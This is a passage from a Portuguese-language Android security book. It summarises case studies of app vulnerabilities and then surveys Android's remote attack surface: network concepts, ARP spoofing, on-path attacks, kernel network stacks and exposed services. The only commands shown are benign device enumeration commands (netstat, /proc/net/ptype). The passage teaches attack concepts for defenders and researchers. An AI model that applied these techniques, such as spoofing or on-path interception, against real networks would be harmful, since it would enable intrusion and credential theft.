OBSERVAÇÃO As falhas no CSipSimple discutidas nas seções anteriores já foram resolvidas. A permissão `CONFIGURE_SIP` foi movida para um namespace mais explícito (em vez de `android.permission`) e recebeu uma descrição mais detalhada de seu uso e impacto. Além disso, as vulnerabilidades de injeção de SQL nos provedores de conteúdo foram corrigidas, limitando ainda mais o acesso a informações confidenciais.

Resumo

Este capítulo apresentou uma visão geral de alguns problemas comuns de segurança que afetam os aplicativos Android. Para cada problema, o capítulo apresentou um exemplo público para ajudar a destacar o possível impacto. Você também acompanhou dois estudos de caso de

aplicativos Android disponíveis publicamente. Cada estudo de caso detalhou como usar ferramentas comuns para avaliar o aplicativo, identificar vulnerabilidades e explorá-las.

O primeiro estudo de caso usou o Androguard para realizar a análise estática, a desmontagem e a descompilação do aplicativo de destino. Ao fazer isso, você identificou componentes importantes para a segurança que poderiam ser atacados. Em particular, você encontrou um recurso de bloqueio/desbloqueio de dispositivo que usava mensagens SMS para autorização. Em seguida, você usou técnicas de análise dinâmica, como a depuração do aplicativo, para aumentar e confirmar as descobertas da análise estática. Por fim, você trabalhou com alguns códigos de prova de conceito para forjar uma mensagem SMS e explorar o recurso de desbloqueio do dispositivo do aplicativo.

O segundo estudo de caso demonstrou uma maneira rápida e fácil de encontrar exposições relacionadas ao provedor de conteúdo em um aplicativo usando o Drozer. Primeiro, você descobriu que a atividade do usuário e os registros de mensagens confidenciais estavam expostos no aplicativo. Em seguida, você viu como é fácil adulterar os dados armazenados. Por fim, o estudo de caso discutiu a possibilidade de dar um passo adiante e explorar uma vulnerabilidade de injeção de SQL para recuperar outros dados confidenciais no banco de dados do provedor.

No próximo capítulo, discutiremos a superfície geral de ataque do Android e como desenvolver estratégias gerais para atacar o Android.

Entendendo o ataque do Android Superfície

Compreender totalmente a superfície de ataque de um dispositivo é a chave para atacá-lo ou defendê-lo com sucesso. Isso é tão verdadeiro para os dispositivos Android quanto para qualquer outro sistema de computador. Um pesquisador de segurança cujo objetivo é criar um ataque usando uma vulnerabilidade não revelada começaria realizando uma auditoria. A primeira etapa do processo de auditoria é enumerar a superfície de ataque. Da mesma forma, a defesa de um sistema de computador exige a compreensão de todas as possíveis maneiras pelas quais um sistema pode ser atacado.

Neste capítulo, você passará de um conhecimento quase nulo dos conceitos de ataque para a capacidade de ver exatamente onde estão muitas das superfícies de ataque do Android. Primeiro, este capítulo define claramente os conceitos de vetor de ataque e superfície de ataque. Em seguida, ele discute as propriedades e ideologias usadas para classificar cada superfície de ataque de acordo com o impacto. O restante do capítulo divide várias superfícies de ataque em categorias e discute os detalhes importantes de cada uma delas. Você aprenderá sobre as várias maneiras pelas quais os dispositivos Android podem ser atacados, em alguns casos evidenciados por ataques conhecidos. Além disso, você conhecerá várias ferramentas e técnicas que o ajudarão a explorar melhor a superfície de ataque do Android por conta própria.

Uma cartilha de terminologia de ataque

Antes de mergulharmos nas profundezas da superfície de ataque do Android, precisamos primeiro definir e esclarecer a terminologia que usaremos neste capítulo. Em uma rede de computadores, é possível que os usuários iniciem ações que possam subverter a segurança de sistemas de computadores que não sejam os seus. Esses tipos de ações são chamados de *ataques* e, portanto, a pessoa que os comete é chamada de invasor. Normalmente, o invasor tem como objetivo influenciar a confidencialidade, a integridade ou a acessibilidade (CIA) do sistema alvo. Os ataques bem-sucedidos geralmente dependem de vulnerabilidades específicas presentes no sistema de destino. Os dois tópicos mais comuns ao discutir ataques são vetores e superfícies de ataque. Embora os vetores de ataque e as superfícies de ataque estejam intimamente relacionados e, portanto, muitas vezes confundidos, eles são componentes individuais de qualquer ataque bem-sucedido.

OBSERVAÇÃO O Common Vulnerability Scoring System (CVSS) é um padrão amplamente aceito para classificar e ordenar a inteligência sobre vulnerabilidades. Ele combina vários conceitos importantes para chegar a uma pontuação numérica, que é então usada para priorizar os esforços de investigação ou correção de vulnerabilidades.

Vetores de ataque

Um *vetor de ataque* geralmente se refere aos meios pelos quais um invasor faz sua jogada. Ele descreve os métodos usados para realizar um ataque. Em termos simples, ele descreve como você chega a um determinado código vulnerável. Se você analisar mais profundamente, os vetores de ataque podem ser classificados com base em vários critérios, incluindo autenticação, acessibilidade e dificuldade. Esses critérios são frequentemente usados para priorizar como responder a vulnerabilidades divulgadas publicamente ou a ataques em andamento. Por exemplo, o envio de correio eletrônico para um alvo é um vetor de ataque de nível muito alto. É uma ação que normalmente não exige autenticação, mas uma exploração bem-sucedida pode exigir que o destinatário faça algo, como ler a mensagem. Conectar-se a um serviço de rede de escuta é outro vetor de ataque. Nesse caso, a autenticação pode ou não ser necessária. Isso realmente depende de onde está a vulnerabilidade no serviço de rede.

NOTA O projeto Common Attack Pattern Enumeration and Classification (CAPEC) da MITRE tem como objetivo enumerar e classificar os ataques em padrões. Esse projeto inclui e amplia o conceito de vetores de ataque tradicionais.

Os vetores de ataque geralmente são classificados com base nas propriedades de ataques comuns. Por exemplo, o envio de correio eletrônico com um anexo é um ataque mais

vetor de ataque específico do que o simples envio de correio eletrônico. Para ir além, você pode especificar o tipo exato de anexo. Outro vetor de ataque mais específico baseado em correio eletrônico é aquele em que o invasor inclui um URL (uniform resource locator) clicável dentro da mensagem. Se o link for clicável, a curiosidade provavelmente levará a melhor sobre o destinatário e ele clicará no link. Essa ação pode levar a um ataque bem-sucedido ao computador do alvo. Outro exemplo é uma biblioteca de processamento de imagens. Essa biblioteca pode ter muitas funções que levam à execução da função vulnerável. Elas podem ser consideradas vetores para a função vulnerável. Da mesma forma, um subconjunto da interface de programação de aplicativos (API) exposto pela biblioteca pode acionar a execução da função vulnerável. Qualquer uma dessas funções de API também pode ser considerada um vetor. Por fim, qualquer programa que aproveite a biblioteca vulnerável também pode ser considerado um vetor. Essas classificações ajudam os defensores a pensar em como os ataques podem ser bloqueados e ajudam os invasores a isolar onde encontrar códigos interessantes para auditoria.

Superfícies de ataque

Uma *superfície de ataque* é geralmente entendida como os flancos abertos de um alvo, ou seja, as características de um alvo que o tornam vulnerável a ataques. É uma metáfora do mundo físico que é amplamente adotada pelos profissionais de segurança da informação. No mundo físico, uma superfície de ataque é a área de um objeto que está exposta a ataques e, portanto, deve ser defendida. As muralhas de um castelo têm fossos. Os tanques têm blindagem estrategicamente aplicada. Coletes à prova de balas protegem alguns dos órgãos mais vitais. Todos esses são exemplos de superfícies de ataque defendidas no mundo físico. O uso da metáfora da superfície de ataque nos permite remover partes da segurança da informação de um mundo abstrato para aplicar preceitos lógicos comprovados.

Em termos mais técnicos, uma superfície de ataque refere-se ao código que um invasor pode executar e, portanto, atacar. Em contraste com um vetor de ataque, uma superfície de ataque não depende das ações dos atacantes nem exige a presença de uma vulnerabilidade. Em termos simples, ela descreve onde as vulnerabilidades do código podem estar esperando para serem descobertas. Em nosso exemplo anterior, um ataque baseado em e-mail, a vulnerabilidade pode estar na superfície de ataque exposta pelo analisador de protocolo do servidor de e-mail, no código de processamento do agente de usuário de e-mail ou até mesmo no código que renderiza a mensagem na tela do destinatário. Em um ataque baseado em navegador, todas as tecnologias relacionadas à Web suportadas pelo navegador constituem superfícies de ataque. Hypertext Transfer Protocol (HTTP), Hypertext Markup Language (HTML), Cascading Style Sheets (CSS) e Scalable Vector Graphics (SVG) são exemplos dessas tecnologias. Lembre-se, porém, de que, por definição, nenhuma vulnerabilidade precisa estar presente para que exista uma superfície de ataque. Se uma parte específica do código puder ser exercida por um invasor, ela é considerada uma superfície de ataque e deve ser estudada de acordo.

Da mesma forma que os vetores de ataque, as superfícies de ataque podem ser discutidas tanto em termos gerais quanto em termos cada vez mais específicos. O grau exato de especificidade que se escolhe normalmente é

depende do contexto. Se alguém estiver discutindo a superfície de ataque de um dispositivo Android em alto nível, poderá apontar a superfície de ataque sem fio. Por outro lado, quando se discute a superfície de ataque de um determinado programa, pode-se apontar uma função ou API específica. Ainda mais, no contexto de ataques locais, eles podem apontar uma entrada específica do sistema de arquivos em um dispositivo. O estudo de uma superfície de ataque específica geralmente revela outras superfícies de ataque, como as expostas por meio do processamento de comandos multiplexados. Um bom exemplo é uma função que analisa um tipo específico de pacote em uma implementação de protocolo que engloba muitos tipos diferentes de pacotes. O envio de um pacote de um tipo atingiria uma superfície de ataque, enquanto o envio de um pacote de outro tipo atingiria uma superfície diferente.

Conforme discutido mais adiante na seção "Conceitos de rede", as comunicações pela Internet são divididas em várias camadas lógicas. À medida que os dados passam de uma camada para a outra, eles passam por muitas superfícies de ataque diferentes. A Figura 5-1 mostra um exemplo desse conceito.




Figura 5-1: Superfícies de ataque envolvidas em um aplicativo da Web PHP

Na Figura 5-1, a superfície de ataque mais externa do sistema em questão consiste nas duas portas do servidor Web. Se o vetor de ataque for uma solicitação normal (não criptografada), a superfície de ataque subjacente do software do servidor da Web, bem como qualquer aplicativo da Web do lado do servidor, poderá ser acessada. Ao optar por atacar um aplicativo da Web PHP, o código do aplicativo e o interpretador PHP manipulam dados não confiáveis. À medida que os dados não confiáveis são transmitidos, mais superfícies de ataque são expostas a eles. Para finalizar, uma determinada superfície de ataque pode ser alcançada por vários vetores de ataque. Por exemplo, uma vulnerabilidade em uma biblioteca de processamento de imagens pode ser acionada por meio de um e-mail, uma página da Web, um aplicativo de mensagens instantâneas ou outros vetores. Isso é especialmente relevante quando as vulnerabilidades são corrigidas. Se a correção for aplicada somente a um vetor, o problema ainda poderá ser explorado pelos demais vetores.

Classificação das superfícies de ataque

Geralmente, o tamanho da superfície de ataque de um alvo é diretamente proporcional à quantidade de interfaces que ele faz com outros sistemas, códigos, dispositivos, usuários e até mesmo com seu próprio hardware. Muitos dispositivos Android têm como objetivo fazer interface com tudo e qualquer coisa. Para apoiar esse ponto, a Verizon usou a frase "Droid Does" para anunciar quantas coisas você pode fazer com o dispositivo deles. Como a superfície de ataque de um dispositivo Android é tão vasta, a dissecação e a classificação são necessárias.

Propriedades da superfície

Os pesquisadores, incluindo tanto os atacantes quanto os defensores, analisam as várias propriedades das superfícies de ataque para tomar decisões. A Tabela 5-1 mostra várias propriedades importantes e o raciocínio por trás de sua importância.

Tabela 5-1: Principais propriedades da superfície de ataque

PROPRIEDADE	RAZÃO
Ataque	Os requisitos de interação e autenticação do usuário limitam o impacto de qualquer vulnerabilidade descoberta em uma determinada superfície de ataque. Ataques que exigem que o usuário-alvo faça algo extraordinário são menos graves e podem exigir engenharia social para serem bem-sucedidos. Da mesma forma, algumas superfícies de ataque podem ser alcançadas somente com o acesso existente ao dispositivo ou dentro de determinadas proximidades físicas.
Privilégios	O código por trás de uma determinada superfície de ataque pode ser executado com privilégios extremamente altos (como no espaço do kernel) ou pode ser executado dentro de uma sandbox com privilégios reduzidos.
Memória/Segurança	Os programas escritos em linguagens não seguras para memória, como C e C++, são suscetíveis a mais classes de vulnerabilidades do que aqueles escritos com linguagens seguras para memória, como Java.
Complexidade/Códigos	Códigos, algoritmos e protocolos complexos são difíceis de gerenciar e aumentam a probabilidade de um programador cometer um erro.

Compreender e analisar essas propriedades ajuda a orientar as prioridades de pesquisa e melhora a eficácia geral. Ao se concentrar em superfícies de ataque particularmente arriscadas (requisitos baixos, privilégios elevados, não seguro para memória, alta complexidade e assim por diante), um sistema pode ser atacado ou protegido mais rapidamente. Como regra geral, um invasor busca obter o máximo de privilégios possível com o mínimo de investimento possível. Portanto, superfícies de ataque especialmente arriscadas são um local lógico para se concentrar.

Decisões de classificação

Como os dispositivos Android têm um conjunto tão grande e complexo de superfícies de ataque, é necessário dividi-las em grupos com base em propriedades comuns. O restante deste capítulo está dividido em várias seções de alto nível com base no nível de acesso necessário para alcançar uma determinada superfície de ataque. Como um invasor faria, ele começa com as superfícies de ataque mais perigosas e, portanto, mais atraentes. Conforme necessário, muitas das seções são divididas em subseções que discutem superfícies de ataque mais profundas. Para cada superfície de ataque, fornecemos informações básicas, como a funcionalidade pretendida. Em vários casos, fornecemos ferramentas e técnicas para descobrir propriedades específicas do código subjacente exposto pela superfície de ataque. Por fim, discutimos ataques conhecidos e vetores de ataque que exercem vulnerabilidades nessa superfície de ataque.

Superfícies de ataque remoto

A maior e mais atraente superfície de ataque exposta por um dispositivo Android, ou qualquer sistema de computador, é classificada como *remota*. Esse nome, que também é uma classificação de vetor de ataque, vem do fato de que o invasor não precisa estar fisicamente localizado perto da vítima. Em vez disso, os ataques são executados em uma rede de computadores, geralmente a Internet. Os ataques contra esses tipos de superfícies de ataque podem ser particularmente devastadores porque permitem que um invasor desconhecido comprometa o dispositivo.

Observando mais de perto, várias propriedades dividem ainda mais as superfícies de ataque remoto em grupos distintos. Algumas superfícies de ataque remoto são sempre acessíveis, enquanto outras são acessíveis somente quando a vítima inicia as comunicações de rede. Os problemas em que não é necessária nenhuma interação são especialmente perigosos porque são propícios à propagação de worms de rede. Os problemas que exigem pouca interação, como clicar em um link, também podem ser usados para propagar worms, mas os worms se propagariam com menos rapidez. Outras superfícies de ataque são acessíveis somente quando o invasor está em uma posição privilegiada, como na mesma rede que a vítima. Além disso, algumas superfícies de ataque lidam apenas com dados que já foram processados por um intermediário, como uma operadora de celular ou o Google.

A próxima subseção fornece uma visão geral de vários conceitos importantes de rede e explica algumas diferenças importantes exclusivas dos dispositivos móveis. As subseções seguintes discutem em mais detalhes os vários tipos de superfícies de ataque remoto expostas pelos dispositivos Android.

Conceitos de rede

É necessário um sólido entendimento dos conceitos fundamentais de rede para compreender de fato todo o domínio de possíveis ataques que podem atravessar os computadores

redes. Conceitos como o modelo OSI (Open Systems Interconnection) e o modelo cliente-servidor descrevem blocos de construção abstratos usados para conceituar a rede. As configurações de rede típicas impõem restrições sobre os tipos exatos de ataques que podem ser realizados, limitando assim a superfície de ataque exposta. Conhecer essas restrições e os caminhos para contorná-las pode aumentar as chances de sucesso tanto dos atacantes quanto dos defensores.

A Internet

A *Internet*, fundada pela Agência de Projetos de Pesquisa Avançada de Defesa dos Estados Unidos (DARPA), é uma rede interconectada de sistemas de computador. Os computadores domésticos e os dispositivos móveis são os nós mais externos da rede. Entre esses nós, há um grande número de sistemas de back-end chamados roteadores. Quando um smartphone se conecta a um site, uma série de pacotes usando vários protocolos atravessa a rede para localizar, contatar e trocar dados com o servidor solicitado. Os computadores entre os pontos de extremidade, cada um chamado de salto, formam o que é chamado de *caminho de rede*. As redes celulares são muito semelhantes, exceto pelo fato de que os telefones celulares se comunicam sem fio com a torre de rádio mais próxima disponível. À medida que um usuário viaja, a torre com a qual seu dispositivo se comunica também muda. A torre se torna o primeiro salto do telefone celular em seu caminho para a Internet.

Modelo OSI

O modelo OSI descreve sete camadas distintas envolvidas nas comunicações de rede. A Figura 5-2 mostra essas camadas e como elas são empilhadas umas sobre as outras.



Figura 5-2: Modelo OSI de sete camadas

- Camada 1 - A camada física descreve como dois computadores comunicam dados entre si. Nessa camada, estamos falando de zeros e uns. Partes da Ethernet e do Wi-Fi operam nessa camada.

- Camada 2 - A camada de enlace de dados adiciona recursos de correção de erros às transmissões de dados que atravessam a camada física. As partes restantes da Ethernet e do Wi-Fi, bem como o Logical Link Control (LLC) e o Address Resolution Protocol (ARP), operam nessa camada.
- Camada 3 - A camada de rede é a camada em que operam o Internet Protocol (IP), o Internet Control Message Protocol (ICMP) e o Internet Gateway Message Protocol (IGMP). O objetivo da camada de rede é fornecer mecanismos de roteamento para que os pacotes de dados possam ser enviados ao host ao qual se destinam.
- Camada 4 - A camada de transporte tem como objetivo adicionar confiabilidade às transmissões de dados que atravessam as camadas inferiores. Diz-se que o Transmission Control Protocol (TCP) e o User Datagram Protocol (UDP) operam nessa camada.
- Camada 5 - A camada de sessão gerencia, como o próprio nome sugere, as sessões entre hosts em uma rede. O Transport Layer Security (TLS) e o Secure Socket Layer (SSL) operam nessa camada.
- Camada 6 - A camada de apresentação trata dos hosts que concordam sintaticamente sobre como representarão seus dados. Embora poucos protocolos operem nessa camada, o MIME (Multipurpose Internet Mail Extensions) é um padrão notável que o faz.
- Camada 7 - A camada de aplicativos é onde os dados são gerados e consumidos diretamente pelos aplicativos cliente e servidor de protocolos de alto nível. Os protocolos padrão nessa camada incluem DNS (Domain Name System), DHCP (Dynamic Host Configuration Protocol), FTP (File Transfer Protocol), SNMP (Simple Network Management Protocol), HTTP (Hypertext Transfer Protocol), SMTP (Simple Mail Transfer Protocol) e outros.

As comunicações de rede modernas foram ampliadas para além do modelo OSI de sete camadas. Por exemplo, os serviços da Web geralmente são implementados com uma ou mais camadas adicionais sobre o HTTP. No Android, os buffers de protocolo (protobufs) são usados para transmitir dados estruturados e implementar protocolos de chamada de procedimento remoto (RPC). Embora os protobufs pareçam fornecer uma função de camada de apresentação, essas comunicações usam regularmente o transporte HTTP. As linhas entre as camadas são pouco nítidas.

Os protocolos mencionados nesta seção desempenham uma função integral nos dispositivos modernos conectados à Internet. Os dispositivos Android suportam e utilizam todos os protocolos mencionados aqui de uma forma ou de outra. As seções posteriores discutem como esses protocolos e as superfícies de ataque que correspondem a eles entram em ação.

Configurações e defesas de rede

O ecossistema atual da Internet é muito diferente do que era na década de 1980. Naquela época, a Internet era, em sua maior parte, aberta. Os hosts podiam se conectar livremente uns aos outros e os usuários

eram geralmente considerados confiáveis. No final dos anos 80 e início dos anos 90, os administradores de rede começaram a perceber a invasão de usuários mal-intencionados nos sistemas de computadores. Diante da revelação de que nem todos os usuários eram confiáveis, os firewalls foram criados e montados para defender as redes em seu perímetro. Desde então, às vezes também são usados firewalls baseados em host que protegem uma única máquina de sua rede.

Avançando para 1999: O Network Address Translation (NAT) foi criado para permitir que os hosts de uma rede com endereços privados se comuniquem com hosts na Internet aberta. Em 2013, o número de blocos de endereços IPv4 atribuíveis caiu para o nível mais baixo de todos os tempos. O NAT ajuda a aliviar essa pressão. Por esses motivos, o NAT é comum em redes domésticas e de celular. Ele funciona modificando os endereços na camada de rede. Em resumo, o roteador NAT atua como um proxy transparente entre a rede de longa distância (WAN) e os hosts da rede local (LAN). A conexão da WAN a um host na LAN requer uma configuração especial no roteador NAT. Sem essa configuração, os roteadores NAT funcionam como uma espécie de firewall. Como resultado, o NAT torna alguns ataques superfícies completamente inacessíveis.

Embora ambas sejam acessadas sem fio, as redes de operadoras móveis diferem das redes Wi-Fi na forma como são provisionadas, configuradas e controladas. O acesso à rede de uma determinada operadora é rigidamente controlado, exigindo a compra de um cartão SIM (Subscriber Identity Module, módulo de identidade do assinante) dessa operadora. As operadoras geralmente medem o uso de dados, cobrando um valor por megabyte ou gigabyte usado. Elas também limitam o que os dispositivos móveis podem fazer em sua rede configurando o nome do ponto de acesso (APN). Por exemplo, é possível desativar as conexões entre clientes por meio do APN. Como mencionado anteriormente, as operadoras também fazem uso extensivo de NAT. Considerando todos esses aspectos, as redes de operadoras limitam ainda mais a superfície de ataque exposta do que as redes domésticas. Lembre-se, porém, de que nem todas as redes de operadoras são iguais. Uma operadora menos preocupada com a segurança pode expor todos os dispositivos móveis de seus clientes diretamente à Internet.

Adjacência

Na rede, a *adjacência* refere-se à relação entre os nós. Para os fins deste capítulo, há duas relações relevantes. Uma delas é entre dispositivos em uma LAN. Chamamos essa relação de *rede adjacente* ou *logicamente adjacente*. Isso contrasta com o fato de ser *fisicamente adjacente*, em que um invasor está a uma certa proximidade física de sua vítima. Um invasor pode estabelecer esse tipo de relacionamento acessando diretamente a LAN, comprometendo outros hosts nela ou atravessando uma VPN (Virtual Private Network, rede privada virtual). A outra relação relevante diz respeito à posição privilegiada de um nó de roteador. Um invasor pode estabelecer essa posição subvertendo o roteamento da rede ou comprometendo um roteador ou proxy atravessado pela vítima. Ao fazer isso, o invasor é considerado como estando *no caminho*. Ou seja, ele está no caminho da rede entre uma vítima e os outros nós remotos com os quais se comunica. A obtenção de posições mais confiáveis pode permitir vários

tipos de ataques que não são possíveis de outra forma. Usaremos esses conceitos posteriormente para declarar explicitamente se determinadas superfícies de ataque são alcançáveis e, em caso afirmativo, até que ponto elas são alcançáveis.

Adjacência de rede

O fato de ser um vizinho na mesma LAN que um alvo dá ao invasor um ponto de vantagem privilegiado para realizar ataques. As configurações típicas de LAN deixam a rede bastante aberta, muito parecida com a Internet de antigamente. Em primeiro lugar, os computadores em uma LAN não estão atrás de nenhum NAT e/ou firewall de perímetro. Além disso, geralmente não há roteador entre os nós. Os pacotes não são roteados usando IP. Em vez disso, eles são transmitidos ou entregues com base nos endereços MAC (Media Access Control). Pouca ou nenhuma validação de protocolo é feita no tráfego de host para host. Algumas configurações de LAN permitem até mesmo que qualquer nó monitore todas as comunicações na rede. Embora essa seja uma capacidade poderosa por si só, combiná-la com outros truques permite ataques ainda mais poderosos.

O fato de ocorrer muito pouca validação de protocolo permite que todos os tipos de ataques *de falsificação* sejam bem-sucedidos. Em um ataque de spoofing, o invasor forja o endereço de origem de seus pacotes em uma tentativa de se disfarçar como outro host. Isso permite tirar proveito das relações de confiança ou ocultar a verdadeira origem do ataque. Esses tipos de ataques são difíceis de realizar na Internet aberta devido às regras de filtro de pacotes anti-spoofing e à latência inerente. A maioria dos ataques desse tipo opera na camada de rede ou acima dela, mas isso não é um requisito rigoroso. Um ataque de spoofing, chamado de ARP spoofing ou ARP cache poisoning, é realizado na camada 2. Se for bem-sucedido, esse ataque permite que um invasor convença um nó-alvo de que ele é o roteador de gateway. Isso efetivamente faz com que o invasor deixe de ser um vizinho e passe a ser um dispositivo no caminho. Os ataques possíveis a partir desse ponto de vantagem serão discutidos com mais detalhes na próxima seção. A defesa mais eficaz contra ataques de ARP spoofing envolve o uso de tabelas ARP estáticas, algo que é impossível em dispositivos móveis sem raiz. Os ataques contra o DNS são muito mais fáceis porque a baixa latência associada à adjacência da rede significa que os atacantes podem responder mais rapidamente do que os hosts baseados na Internet. Os ataques de spoofing contra o DHCP também são bastante eficazes para obter mais controle sobre um sistema-alvo.

Ataques no caminho

Os ataques on-path, que são comumente conhecidos como ataques Man-in-the-Middle (MitM), são bastante poderosos. Ao alcançar essa posição confiável na rede, o invasor pode optar por bloquear, alterar ou encaminhar qualquer tráfego que passe por ela. O invasor pode espionar o tráfego e descobrir credenciais de autenticação, como senhas ou cookies do navegador, podendo até mesmo fazer downgrade, remover ou monitorar de forma transparente as comunicações criptografadas. De um ponto de vista tão confiável, um invasor poderia afetar um grande número de usuários de uma só vez ou visar seletivamente um único usuário. Qualquer pessoa que atravesse esse caminho de rede é um jogo justo.

Uma maneira de aproveitar esse tipo de posição é tirar proveito das relações de confiança inerentes entre um alvo e seus servidores favoritos. Muitos clientes de software confiam muito nos servidores. Embora os atacantes possam hospedar servidores mal-intencionados que se aproveitam dessa confiança sem estar no caminho, eles precisariam persuadir as vítimas a visitá-los. Estar no caminho significa que o invasor pode fingir ser qualquer servidor ao qual o usuário-alvo se conecta. Por exemplo, considere um alvo que visita o site <http://www.cnn.com/> todas as manhãs em seu telefone Android. Um invasor on-path poderia fingir ser a CNN, fornecer um exploit e apresentar o conteúdo original do site da CNN para que a vítima não percebesse. Discutiremos a superfície de ataque no lado do cliente do Android com mais detalhes na seção "Superfície de ataque no lado do cliente", mais adiante neste capítulo.

Felizmente, conseguir uma função tão privilegiada na Internet é uma proposta bastante difícil para a maioria dos invasores. Os métodos para se tornar um invasor on-path incluem o comprometimento de roteadores ou servidores DNS, o uso de interceptações legais, a manipulação de hosts enquanto a rede é adjacente e a modificação de tabelas globais de roteamento da Internet. Outro método, que parece menos difícil do que os demais na prática, é sequestrar o DNS por meio de registradores. Outra maneira relativamente fácil de entrar no caminho é específica para redes sem fio, como Wi-Fi e celular. Nessas redes, também é possível aproveitar a proximidade física para manipular as comunicações de rádio ou hospedar um ponto de acesso ou uma estação base desonesta à qual o alvo se conecta.

Agora que já abordamos os conceitos fundamentais de rede e como eles se relacionam com ataques e invasores, é hora de nos aprofundarmos na superfície de ataque do Android. Compreender esses conceitos é essencial para saber se uma determinada superfície de ataque é ou não alcançável.

Pilhas de rede

O Santo Graal da pesquisa de vulnerabilidade é um ataque remoto que não tem requisitos de interação com a vítima e permite acesso total ao sistema. Nesse cenário de ataque, o invasor normalmente só precisa entrar em contato com o host de destino pela Internet. Um ataque dessa natureza pode ser tão simples quanto um único pacote, mas pode exigir negociações de protocolo longas e complexas. A adoção generalizada de firewalls e NAT torna essa superfície de ataque muito mais difícil de alcançar. Assim, os problemas no código subjacente podem ser expostos apenas a atacantes adjacentes à rede.

No Android, a principal superfície de ataque que se encaixa nessa descrição é a pilha de rede dentro do kernel do Linux. Essa pilha de software implementa protocolos como IP, TCP, UDP e ICMP. Sua finalidade é manter o estado da rede para o sistema operacional, que é exposto ao software do espaço do usuário por meio da API de soquete. Se houvesse um estouro de buffer capaz de ser explorado no processamento de pacotes IPv4 ou IPv6, ele realmente representaria o tipo mais significativo de vulnerabilidade possível. A exploração bem-sucedida desse problema resultaria na execução remota de código arbitrário no espaço do kernel. Há pouquíssimos problemas dessa natureza, certamente nenhum que tenha sido observado publicamente como direcionado a dispositivos Android.

OBSERVAÇÃO As vulnerabilidades de corrupção de memória certamente não são o único tipo de problema que afeta a pilha de rede. Por exemplo, ataques em nível de protocolo, como a previsão do número de sequência do TCP, são atribuídos a essa superfície de ataque.

Infelizmente, enumerar ainda mais essa superfície de ataque é, em grande parte, um processo manual. Em um dispositivo ativo, o diretório /proc/net pode ser particularmente esclarecedor. Mais especificamente, a entrada ptype nesse diretório fornece uma lista dos tipos de protocolo compatíveis com as funções de recebimento correspondentes. O trecho a seguir mostra o conteúdo em um Galaxy Nexus com Android 4.3.

```
shell@maguro:/ $ cat /proc/net/ptype
Type           DeviceFunction
0800          ip_rcv+0x0/0x430
0011          llc_rcv+0x0/0x314
0004          llc_rcv+0x0/0x314
00f5          phonet_rcv+0x0/0x524
0806          arp_rcv+0x0/0x144
86dd          ipv6_rcv+0x0/0x600
shell@maguro:/ $
```

Nessa saída, você pode ver que o kernel desse dispositivo suporta IPv4, IPv6, dois tipos de LLC, PhoNet e ARP. Essas e outras informações estão disponíveis na configuração de compilação do kernel. As instruções para obter a configuração de compilação do kernel são fornecidas no Capítulo 10.

Serviços de rede expostos

Os serviços voltados para a rede, que também não exigem interação com a vítima, são a segunda superfície de ataque mais atraente. Esses serviços geralmente são executados no espaço do usuário, eliminando a possibilidade de execução de código no espaço do kernel. Há alguma possibilidade, embora menor no Android, de que a exploração bem-sucedida de problemas nessa superfície de ataque possa gerar privilégios de root. Independentemente disso, a exploração de problemas expostos por esse serviço de ataque permite que um invasor obtenha um ponto de apoio em um dispositivo. O acesso adicional pode então ser obtido por meio de ataques de escalonamento de privilégios, discutidos mais adiante neste capítulo.

Infelizmente, porém, a maioria dos dispositivos Android não inclui nenhum serviço de rede por padrão. O nível exato de exposição depende do software em execução no dispositivo. Por exemplo, no Capítulo 10, explicamos como ativar o acesso ao Android Debug Bridge (ADB) via TCP/IP. Ao fazer isso, o dispositivo escutaria conexões na rede, expondo uma superfície de ataque adicional que não estaria presente de outra forma. Os aplicativos Android são outra maneira de expor os serviços de rede. Vários aplicativos escutam conexões. Os exemplos incluem aqueles que fornecem acesso adicional ao dispositivo usando VNC (Virtual Network Computing), RDP (Remote Desktop), SSH (Secure Shell) ou outros protocolos.

A enumeração dessa superfície de ataque pode ser feita de duas maneiras. Primeiro, os pesquisadores podem empregar um scanner de portas, como o Nmap, para sondar o dispositivo e ver o que está escutando, se é que está. O uso desse método testa simultaneamente a configuração do dispositivo e da rede. Dessa forma, a incapacidade de encontrar serviços em escuta não significa que um serviço não esteja escutando. Em segundo lugar, eles podem listar as portas de escuta de um dispositivo de teste usando o acesso ao shell. O seguinte trecho de sessão do shell serve como exemplo desse método:

```
shell@maguro:/ $ netstat -an | grep LISTEN
tcp6          0 :::1122                  :::*                   OUVIR
shell@maguro:/ $
```

O comando `netstat` exibe informações das entradas `tcp`, `tcp6`, `udp` e `udp6` no diretório `/proc/net`. A saída mostra que algo está escutando na porta 1122. Essa é a porta exata que dissemos ao aplicativo SSH Server da ICE COLD APPS para iniciar um servidor SSH.

Serviços de rede adicionais também aparecem quando o recurso de ponto de acesso Wi-Fi portátil está ativado. A seguir, é mostrada a saída do comando `netstat` depois que esse recurso foi ativado:

```
shell@maguro:/ $ netstat -an
Proto Recv-Q Send-Q Endereço localEndereço      estrangeiro      Estado
tcp      0      0 127.0.0.1:53                0.0.0.0:*
tcp      0      0 192.168.43.1:53              0.0.0.0:*
udp      0      0 127.0.0.1:53                0.0.0.0:*
udp      0      0 192.168.43.1:53              0.0.0.0:*
udp      0      0 0.0.0.0:67                 0.0.0.0:*
shell@maguro:/ $
```

O exemplo anterior mostra que um servidor DNS (portas TCP e UDP 53) e um servidor DHCP (porta UDP 67) estão expostos à rede. A hospedagem de um ponto de acesso aumenta significativamente a superfície de ataque de um dispositivo Android. Se o ponto de acesso for acessado por usuários não confiáveis, eles poderão alcançar esses pontos de extremidade e outros.

OBSERVAÇÃO Os dispositivos de varejo geralmente contêm funcionalidades adicionais que expõem mais serviços de rede. O Kies da Samsung e o DLNA da Motorola são apenas dois exemplos introduzidos por modificações do fabricante do equipamento original (OEM) no Android.

